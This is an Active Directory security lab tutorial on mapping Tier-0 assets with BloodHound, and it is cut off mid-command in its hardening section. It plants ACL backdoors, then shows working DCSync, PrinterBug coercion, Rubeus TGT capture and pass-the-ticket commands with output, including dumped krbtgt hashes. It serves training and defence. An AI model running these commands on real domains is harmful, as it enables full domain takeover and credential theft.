Tier-0 Asset Mapping and the AD Administrative Tier Model: Defining the Real Attack Surface
You have a foothold on a Tier-2 workstation. Domain Admin looks ten miles away. It isn’t. Somewhere in the directory sits a forgotten helpdesk group with WriteDacl on the domain root, or a backup service account holding replication rights, and that single edge collapses the distance to zero. Tier-0 mapping is the discipline of finding those edges before an attacker does, then proving they work.
Objective: Enumerate, define, and operationally map Tier-0 assets in Active Directory using BloodHound CE and SharpHound against a self-built lab domain. You will identify both the explicit and the non-obvious Tier-0 objects, trace attack paths to them with Cypher, exploit a representative set of those paths end to end, and then break them with Kerberos Authentication Policies, Protected Users, and audit-driven detection.
1. Why Tier-0 Is the Whole Game
Microsoft’s Administrative Tier Model defines Tier 0 as “direct control of enterprise identities in the environment.” That phrasing is doing a lot of work. Tier 0 is not just the Domain Controllers. It is every account, group, and system that has direct or indirect administrative control over the forest, its domains, or its DCs. The defining property of Tier 0 is mutual equivalence: every Tier-0 asset is effectively in control of every other Tier-0 asset, so the compromise of any one of them is the compromise of all of them. Own one Tier-0 object, own the forest.
This is why the model matters to an attacker as a cost function. In a flat, untiered domain, a single phished workstation credential can chain straight to krbtgt. A correctly tiered environment forces the attacker to compromise a dedicated administrative plane that never touches user workstations, never caches Tier-0 credentials on Tier-2 hosts, and is monitored as a high-sensitivity zone. Tiering does not make compromise impossible. It makes the cheap paths disappear and the expensive paths loud.
The lineage matters. The classic three-tier model grew out of Microsoft’s Enhanced Security Administration Environment (ESAE), the old “red forest” design. BloodHound borrows ESAE’s definition directly: Tier Zero is the set of objects with full control over the environment, plus any object with control over those objects, recursively. Microsoft has since superseded ESAE with the Enterprise Access Model (EAM), which generalizes the same idea to hybrid estates spanning on-premises AD, multiple clouds, and internal and external identities. The terminology changed. The core invariant did not: anything that can administer an identity plane belongs in that plane.
2. The Three Tiers and Credential Exposure by Logon Type

The model partitions privileged access into three tiers, each with strict rules about which credentials may appear on which systems.
| Tier | Scope | Example Assets | May Log On To |
|---|---|---|---|
| Tier 0 | Identity control | DCs, AD CS, Domain Admins, krbtgt, PAWs | Tier 0 only |
| Tier 1 | Server / application admin | Member servers, databases, app admins | Tier 1 and Tier 0 (down only via clean session) |
| Tier 2 | Workstation / user admin | End-user workstations, helpdesk | Tier 2 only |
The rule that breaks most environments is the logon direction rule: a higher-tier credential must never be exposed on a lower-tier system. A Tier-0 admin who types their password into a Tier-2 workstation has just placed Tier-0 secrets one mimikatz sekurlsa::logonpasswords away from any local admin on that box.
Why logon type is the whole mechanism
Windows caches credential material differently depending on how you authenticate. The cached material is what an attacker scrapes from LSASS. Understanding the logon types tells you exactly which actions are safe and which are radioactive.
| Logon Type | Name | Credential Exposure |
|---|---|---|
| Type 2 | Interactive (console) | NT hash / Kerberos keys cached in LSASS on the target |
| Type 3 | Network (SMB, LDAP) | No reusable secret left on the remote host (safe) |
| Type 10 | RemoteInteractive (RDP) | Full credential material exposed on the remote host |
| Type 9 | NewCredentials (runas /netonly) | Secret exposed on the source host |
Network logon (Type 3) is the safe one. When you connect to a file share, the remote DC validates a challenge-response and never receives a reusable secret. Interactive (Type 2) and RDP (Type 10) are the dangerous ones because LSASS retains keys to provide single sign-on. The classic mistake is using RUNAS to launch a Domain Admin shell on a Tier-2 box: RUNAS performs an interactive logon, so the DA’s credentials are now resident in LSASS on a workstation. Credentials also persist on disk in the SAM, in LSA secrets, and in the AD database (ntds.dit) on DCs, but the live LSASS cache is the path of least resistance for lateral movement.
A Privileged Access Workstation (PAW) is the structural answer. A Tier-0 admin manages DCs only from a Tier-0 PAW, a hardened machine that itself becomes a Tier-0 asset precisely because the highly privileged account authenticates interactively to it.
3. Canonical Tier-0 Assets: The Explicit List
Start with what is unambiguous. At a minimum, Tier 0 contains the writeable Domain Controllers and every account that is a member of the directory’s top-level administrative groups. These groups are functionally equivalent: membership in any one of them yields effective control of the others.
| Object | RID | Why It Is Tier 0 |
|---|---|---|
Domain Admins | 512 | Full admin over the domain |
Enterprise Admins | 519 | Full admin across the forest |
Schema Admins | 518 | Can modify the schema, forest-wide effect |
Administrators (Builtin) | 544 | Local admin on DCs, owns most directory ACLs |
Group Policy Creator Owners | 520 | Creates and links GPOs |
Domain Controllers | 516 | The DCs themselves |
Read-Only Domain Controllers | 521 | Hold a credential cache subset; context-dependent |
Cert Publishers | – | Escalates through AD CS depending on template config |
krbtgt | 502 | Account whose key signs every TGT in the domain |
The krbtgt account deserves its own line. Its NT hash is the key that encrypts and signs every Ticket Granting Ticket (TGT) the domain issues. An attacker who extracts that hash can forge a Golden Ticket, an arbitrary TGT for any user including non-existent ones, valid until the krbtgt password is rotated twice. That is why DCSync against krbtgt is a top-priority objective and a top-priority detection.
For the authoritative, continuously maintained catalogue of built-in Tier-0 principals, use the SpecterOps community resource:
https://github.com/SpecterOps/TierZeroTable
SpecterOps publishes this as the canonical checklist of objects BloodHound seeds as Tier Zero by default. Verify the current version when you build your inventory, because new privileged objects (for example AD CS roles) get added as research evolves.
4. Hidden Tier-0: Indirect Control Paths

This is the section that separates a real Tier-0 inventory from a copy-paste of the built-in groups. The assets that compromise environments are almost never in the obvious list. They are the systems that manage Tier-0 assets, hold over-broad directory ACLs, or sit astride the authentication plane.
The governing rule is simple and absolute: anything that can modify the configuration of a Tier-0 asset, or holds local administrative rights over it, is itself Tier 0. Apply that rule and the inventory expands fast.
| Hidden Tier-0 Asset | Why It Belongs in Tier 0 |
|---|---|
| Microsoft Exchange Server | The Exchange Trusted Subsystem group holds sweeping directory rights. Without AD split-permissions, Exchange compromise routinely yields full directory compromise. |
| Microsoft Entra Connect (Azure AD Connect) | Depending on config, it sits inside the authentication path to cloud. Tampering with it pivots to the cloud tenant or denies cloud access. Its sync service account holds directory-wide read and sometimes write rights. |
| SCCM / MECM | If DCs are managed from SCCM, SCCM can push and run code on DCs. That makes SCCM an indirect path to full control and therefore Tier 0. |
| Any management platform | Patch tools, monitoring agents, backup servers with local admin on DCs – all Tier 0 by the management rule. |
| GPOs linked to privileged objects | Control of a GPO linked (or linkable) to the DC OU or a privileged container equals control of those objects. |
| AD containers / OUs holding privileged accounts or DCs | Write access to the container’s DACL lets an attacker grant themselves rights over its contents. |
The Exchange case is the archetype. The Exchange Trusted Subsystem is granted enough ACEs across the directory that a single compromised Exchange box has historically been a one-hop ride to Domain Admin (the PrivExchange family of attacks). Most defenders never list their mail server as a domain-control asset. Attackers always do.
Entra Connect is the modern equivalent. Its MSOL_ or sync service account typically holds directory replication rights to read every password hash for password-hash synchronization. That account, by definition, is DCSync-capable. It is Tier 0 whether or not anyone labeled it so.
5. Attack Graphs: Nodes, Edges, and Choke Points
BloodHound models Active Directory as a directed graph. Every object becomes a node: users, computers, groups, OUs, GPOs, domains. Every privilege or relationship becomes an edge: MemberOf, AdminTo, GenericAll, GetChanges. The product is built on Neo4j, and the collector (SharpHound for on-prem, AzureHound for Entra) feeds it.
The insight that makes the tool lethal: privilege escalation in AD is a graph-traversal problem. An attacker does not need to own a Domain Admin account. They need any path of edges that terminates at one. BloodHound’s queries find those chains automatically, even across five or six hops that no human would reconstruct by hand.
How an ACE becomes an edge
Every AD object carries a security descriptor containing a DACL (Discretionary Access Control List), which is an ordered list of ACEs (Access Control Entries). Each ACE grants or denies a specific right to a specific principal SID. BloodHound translates the dangerous ACEs into edges. These are the ones that constitute effective Tier-0 membership even when the source principal is in no privileged group at all.
| Edge | What It Allows |
|---|---|
GenericAll | Full control over the target object |
GenericWrite | Write any non-protected attribute |
WriteOwner | Reassign ownership, then rewrite the DACL |
WriteDacl | Rewrite the DACL to grant yourself full control |
AllExtendedRights | Every extended right, including force-change-password and replication |
ForceChangePassword | Reset a password without knowing the current one |
GetChanges + GetChangesAll | Replicate directory secrets (DCSync) |
Owns | Owner implicitly controls the DACL |
AddMember | Add principals to a group |
DCSync | Shorthand BloodHound edge for combined replication rights |
GPLink | Link a GPO to a container holding Tier-0 objects |
Concrete reads: GenericAll over the Domain Admins group means the holder can add itself and inherit domain dominance. GenericAll over the Domain Controllers OU means the holder can link a malicious GPO that runs as SYSTEM on every DC. GetChanges combined with GetChangesAll over the domain object means the holder can impersonate a DC and pull every password hash in the domain.
A choke point is a node through which many attack paths pass. If forty Tier-2 paths to Domain Admin all route through one over-permissioned service account, removing that account’s ACE severs all forty at once. Choke-point analysis is how you get maximum defensive return from minimum change.
6. Building the Intentionally Vulnerable Lab
Stand up a single Windows Server 2019 or 2022 DC for lab.local, plus a member server and a workstation. Then plant the misconfigurations below. Run all of this in an isolated lab only.
| Misconfiguration | Object | Effect |
|---|---|---|
GenericAll ACE | alice over Domain Admins | Direct add-self to DA |
GetChanges + GetChangesAll | svc-backup over domain root | DCSync backdoor |
| Unconstrained delegation | APPSRV01$ | TGT harvesting |
| DA interactive logon | Administrator to WORKST01 | DA creds in Tier-2 LSASS |
WriteDacl over domain root | IT-Mgmt group | Simulated Exchange over-permissioning |
GenericWrite over Default Domain Policy | Helpdesk group | GPO abuse path |
Provision the deliberate ACL flaws with the AD PowerShell module on the DC:
Import-Module ActiveDirectory

# 1) alice gets GenericAll over the Domain Admins group
$da   = Get-ADGroup "Domain Admins"
$path = "AD:\$($da.DistinguishedName)"
$acl  = Get-Acl $path
$alice = (Get-ADUser alice).SID
$ace  = New-Object System.DirectoryServices.ActiveDirectoryAccessRule(
          $alice, "GenericAll", "Allow")
$acl.AddAccessRule($ace)
Set-Acl -Path $path -AclObject $acl

# 2) svc-backup gets the two replication extended rights on the domain root
$root = "AD:\$((Get-ADDomain).DistinguishedName)"
$svc  = (Get-ADUser svc-backup).SID
$rights = @("1131f6aa-9c07-11d1-f79f-00c04fc2dcd2",   # DS-Replication-Get-Changes
            "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2")   # DS-Replication-Get-Changes-All
$acl = Get-Acl $root
foreach ($r in $rights) {
    $ace = New-Object System.DirectoryServices.ActiveDirectoryAccessRule(
             $svc, "ExtendedRight", "Allow", [GUID]$r)
    $acl.AddAccessRule($ace)
}
Set-Acl -Path $root -AclObject $acl

# 3) APPSRV01 set to unconstrained delegation
Set-ADComputer APPSRV01 -TrustedForDelegation $true
PS C:\> # no errors returned on success; verify the ACE landed:
PS C:\> (Get-Acl "AD:\CN=Domain Admins,CN=Users,DC=lab,DC=local").Access |
>>      Where-Object IdentityReference -match 'alice'

ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
IdentityReference     : LAB\alice
AccessControlType     : Allow
IsInherited           : False
That confirmation block is the enumeration that proves your planted vulnerability exists before you ever run a collector. Always verify the misconfiguration is live before attacking it.
7. Enumeration and Collection with SharpHound
SharpHound is the official BloodHound CE collector, a compiled C# binary that runs on a domain-joined Windows host, queries AD over LDAP, resolves sessions and local group membership, and zips the result for import. Enumeration always comes first: you cannot attack a path you have not mapped.
Run a full collection from the foothold:
# Domain-joined attacker host, authenticated as a low-priv user
.\SharpHound.exe -c All --zipfilename lab_collect.zip
2024-05-21T14:02:11 INFO  SharpHound v2.4.1
2024-05-21T14:02:11 INFO  Resolved current domain to LAB.LOCAL
2024-05-21T14:02:12 INFO  Starting enumeration for LAB.LOCAL
2024-05-21T14:02:18 INFO  Status: 412 objects finished (+412)  68/s -- Using 41 MB RAM
2024-05-21T14:02:24 INFO  Enumeration finished in 00:00:12.66
2024-05-21T14:02:25 INFO  SharpHound Enumeration Completed at 14:02:25
2024-05-21T14:02:25 INFO  Saving cache with stats: 118 ID to type, 96 name to SID
2024-05-21T14:02:25 INFO  Output written to: 20240521140225_lab_collect.zip
The -c All collection method gathers ACLs, group membership, sessions, local admin, trusts, GPO links, and delegation flags. The interesting LDAP traffic this generates (bulk queries for nTSecurityDescriptor, msDS-AllowedToDelegateTo, and group membership) is itself a detection opportunity, which we cover in section 11.
From a Linux attack box that is not domain-joined, use the Python collector with captured credentials:
bloodhound-python -d lab.local -u alice -p 'Password1!' \
  -ns 192.168.56.10 -c All --zip
INFO: Found AD domain: lab.local
INFO: Connecting to LDAP server: dc01.lab.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to GC LDAP server: dc01.lab.local
INFO: Found 27 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 4 ous
INFO: Found 19 containers
INFO: Found 1 trusts
INFO: Done in 00M 06S
INFO: Compressing output into 20240521140402_bloodhound.zip
Spin up BloodHound CE (the Docker compose bundle brings up Neo4j plus the web UI), browse to http://localhost:8080, and drag the ZIP onto the upload panel. Once ingested, the graph is queryable.
8. Reading the Graph: Cypher Queries for Tier-0 Paths
Start with the pre-built queries in the BloodHound CE UI, then move to custom Cypher when you need precision. The pre-built set under the Cypher tab and Domain Information panel includes:
- “Locations of high value / Tier Zero objects”
- “Find Shortest Paths to Domain Admins”
- “Find Principals with DCSync Rights”
- “Find AS-REP Roastable Users”
- “Kerberoastable Accounts”
Run them first. Then write Cypher to answer the questions the canned queries do not. The query below finds every principal holding replication rights that is not the legitimate Domain Controllers group, which is exactly how you surface a DCSync backdoor.
// Non-DC principals with DCSync-equivalent replication rights
MATCH p=(n)-[:GetChanges]->(d:Domain)
WHERE n.name <> "DOMAIN CONTROLLERS@LAB.LOCAL"
RETURN p
Returned 2 nodes, 1 relationships.

Node                         Edge          Target
---------------------------- ------------- --------------------
SVC-BACKUP@LAB.LOCAL         GetChanges    LAB.LOCAL
SVC-BACKUP@LAB.LOCAL         GetChangesAll LAB.LOCAL
That output is the finding: svc-backup holds both replication rights over the domain object. The combination of GetChanges and GetChangesAll is what makes a full DCSync possible. One without the other is not enough.
Next, surface any principal with full-control ACLs over a Tier-0 group:
// Principals with GenericAll or WriteDacl over high-value groups
MATCH p=(u)-[:GenericAll|WriteDacl]->(g:Group)
WHERE g.highvalue = true
RETURN p
Returned 4 nodes, 2 relationships.

Source                  Edge        Target
----------------------- ----------- ------------------------
ALICE@LAB.LOCAL         GenericAll  DOMAIN ADMINS@LAB.LOCAL
IT-MGMT@LAB.LOCAL       WriteDacl   LAB.LOCAL
Two of your six planted misconfigurations just surfaced as edges. Now ask the question that matters most to a defender: what is the shortest path from an ordinary user to Domain Admins?
// Shortest path from any non-Tier-0 user to Domain Admins
MATCH p=shortestPath((u:User)-[*1..]->(g:Group {name:"DOMAIN ADMINS@LAB.LOCAL"}))
WHERE NOT u.highvalue
RETURN p LIMIT 10
Returned path length 1:
ALICE@LAB.LOCAL  -[GenericAll]->  DOMAIN ADMINS@LAB.LOCAL

Returned path length 2:
JBLOGGS@LAB.LOCAL -[MemberOf]-> IT-MGMT@LAB.LOCAL -[WriteDacl]-> LAB.LOCAL
Path length 1 is a five-alarm fire: a standard user reaches Domain Admins in a single edge. Finally, enumerate unconstrained delegation hosts that are not DCs, because those are the TGT-harvesting traps:
// Non-DC computers configured for unconstrained delegation
MATCH (c:Computer {unconstraineddelegation:true})
WHERE NOT c.name STARTS WITH "DC"
RETURN c.name
c.name
-----------------------
APPSRV01.LAB.LOCAL
You now have a complete, evidence-backed Tier-0 attack map: alice to DA, IT-Mgmt to domain root, svc-backup DCSync, and APPSRV01 delegation. Time to prove each one.
9. Walking the Paths: Exploitation
Each subsection below pairs the abuse with the protocol mechanics that make it work, then the detection in section 11 closes the loop.
Phase 1: alice’s GenericAll over Domain Admins

GenericAll is the full-control right. It implicitly contains WriteProperty, which includes the ability to write the group’s member attribute. There is no clever trick here, just the ACE doing exactly what it grants. BloodHound represents the add-member capability as the AddMember edge derived from GenericAll.
# alice adds herself to Domain Admins
Add-ADGroupMember -Identity "Domain Admins" -Members alice
Get-ADGroupMember -Identity "Domain Admins" | Select-Object name
name
----
Administrator
alice
alice is now a Domain Admin. In the real world you would prefer a more discreet backdoor than your own user, but for proving the path this is conclusive. This action fires Windows Event ID 4728, which we alert on later.
Phase 2: svc-backup and the DCSync attack
DCSync abuses the Directory Replication Service Remote Protocol (MS-DRSR). Domain Controllers replicate directory data, including password hashes, by calling IDL_DRSGetNCChanges. The right to invoke that call is gated by two extended-right ACEs: DS-Replication-Get-Changes (GUID 1131f6aa-...) and DS-Replication-Get-Changes-All (GUID 1131f6ad-...). Hold both over the domain object and you can ask a real DC to replicate every secret to you, exactly as another DC would. You never touch ntds.dit on disk; you ask politely over the wire and the DC hands you the hashes.
# DCSync with Impacket using the backdoor service account
impacket-secretsdump lab.local/svc-backup:'ServicePass1!'@192.168.56.10 -just-dc-ntlm
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b9f917357e9a3b3a93b8a9f3e3c0a1d7:::
lab.local\alice:1106:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
lab.local\svc-backup:1108:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::
[*] Cleanup()
The krbtgt:502 line is the prize. With that NT hash (b9f917357e9a3b3a93b8a9f3e3c0a1d7) you can forge Golden Tickets at will. The equivalent on Windows with Mimikatz:
mimikatz # lsadump::dcsync /domain:lab.local /user:krbtgt

[DC] 'lab.local' will be the domain
[DC] 'DC01.lab.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt
** SAM ACCOUNT **
SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
Credentials:
  Hash NTLM: b9f917357e9a3b3a93b8a9f3e3c0a1d7
Phase 3: Unconstrained delegation on APPSRV01
This one requires understanding Kerberos. When you authenticate, the AS-REQ / AS-REP exchange with the DC’s Key Distribution Center yields a TGT, a ticket encrypted under the krbtgt key that proves who you are. To reach a service, you present the TGT in a TGS-REQ and receive a service ticket (TGS-REP) encrypted under that service’s account key. The service ticket carries a PAC (Privilege Attribute Certificate) listing your group SIDs.
Unconstrained delegation is the legacy feature where a service is trusted to impersonate any user to any other service. To make that possible, when a user authenticates to an unconstrained-delegation host, the KDC embeds a copy of the user’s TGT inside the service ticket. The host caches that TGT in LSASS. If you control that host, you harvest every TGT that lands on it, including a Domain Controller’s TGT if you can make a DC authenticate to you.
First, enumerate the delegation flag manually to confirm BloodHound’s finding:
Get-ADComputer -Filter {TrustedForDelegation -eq $true} -Properties TrustedForDelegation |
  Select-Object Name, TrustedForDelegation
Name       TrustedForDelegation
----       --------------------
DC01                       True
APPSRV01                   True
DC01 is expected (DCs are always trusted for delegation). APPSRV01 is the misconfiguration. Stage the harvester on APPSRV01:
# On APPSRV01: watch for incoming TGTs from the DC machine account
.\Rubeus.exe monitor /interval:5 /filteruser:DC01$
[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
[*] Target user : DC01$

[*] 5/21/2024 2:41:08 PM UTC - Found new TGT:
    User                  :  DC01$@LAB.LOCAL
    StartTime             :  5/21/2024 2:41:07 PM
    EndTime               :  5/22/2024 12:41:07 AM
    Base64EncodedTicket   :
      doIFxjCCBcKgAwIBBaEDAgEWooIEzD...<snip>...Jr4nQ9Vg2pFhQ==
Nothing arrives until a DC authenticates to APPSRV01. Coerce it with the PrinterBug, abusing the MS-RPRN RpcRemoteFindFirstPrinterChangeNotification call to make the DC’s print spooler connect back:
.\SpoolSample.exe DC01.lab.local APPSRV01.lab.local
[+] Converted DLL to shellcode
[+] Executing RPC bind to DC01.lab.local
[+] RpcRemoteFindFirstPrinterChangeNotificationEx attack triggered against DC01.lab.local
[+] Attack thread finished, check Rubeus output for captured TGT
The DC’s machine account now authenticates to APPSRV01, and Rubeus captures DC01$‘s TGT. Replay it into your session, then DCSync as the DC itself (a DC’s machine account inherently holds replication rights, so this needs no extra ACE):
.\Rubeus.exe ptt /ticket:doIFxjCCBcKgAwIBBaEDAgEWooIEzD...Jr4nQ9Vg2pFhQ==
klist
[*] Action: Import Ticket
[+] Ticket successfully imported!

Cached Tickets: (1)
  Client: DC01$ @ LAB.LOCAL
  Server: krbtgt/LAB.LOCAL @ LAB.LOCAL
  Flags: name_canonicalize, pre_authent, initial, renewable, forwardable
impacket-secretsdump -k -no-pass DC01.lab.local -just-dc-user krbtgt
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b9f917357e9a3b3a93b8a9f3e3c0a1d7:::
[*] Cleanup()
Three independent paths, all terminating at the krbtgt hash. That is the practical meaning of Tier-0 equivalence: it did not matter which door we used.
10. Enforcement Mechanisms
Mapping is half the job. The other half is breaking the paths structurally so they cannot reappear. There are two ways to prevent Tier-0 credential exposure to lower tiers: Group Policy logon restrictions and Kerberos Authentication Policies. Prefer the Kerberos approach for its technical advantages.
Kerberos Authentication Policy Silos
An Authentication Policy (object class msDS-AuthNPolicy) defines a TGT lifetime and, critically, an msDS-AuthNPolicy condition that restricts which devices an account may authenticate from, enforced through Kerberos compound identity and armoring (FAST). An Authentication Policy Silo (msDS-AuthNPolicySilo) binds accounts, computers, and the policy together, so DA accounts can only obtain a TGT when authenticating from a Tier-0 PAW.
# Create a silo and a policy restricting Tier-0 accounts to PAW logons
New-ADAuthenticationPolicy -Name "Tier0-Policy" `
  -UserTGTLifetimeMins 240 `
  -UserAllowedToAuthenticateFrom `
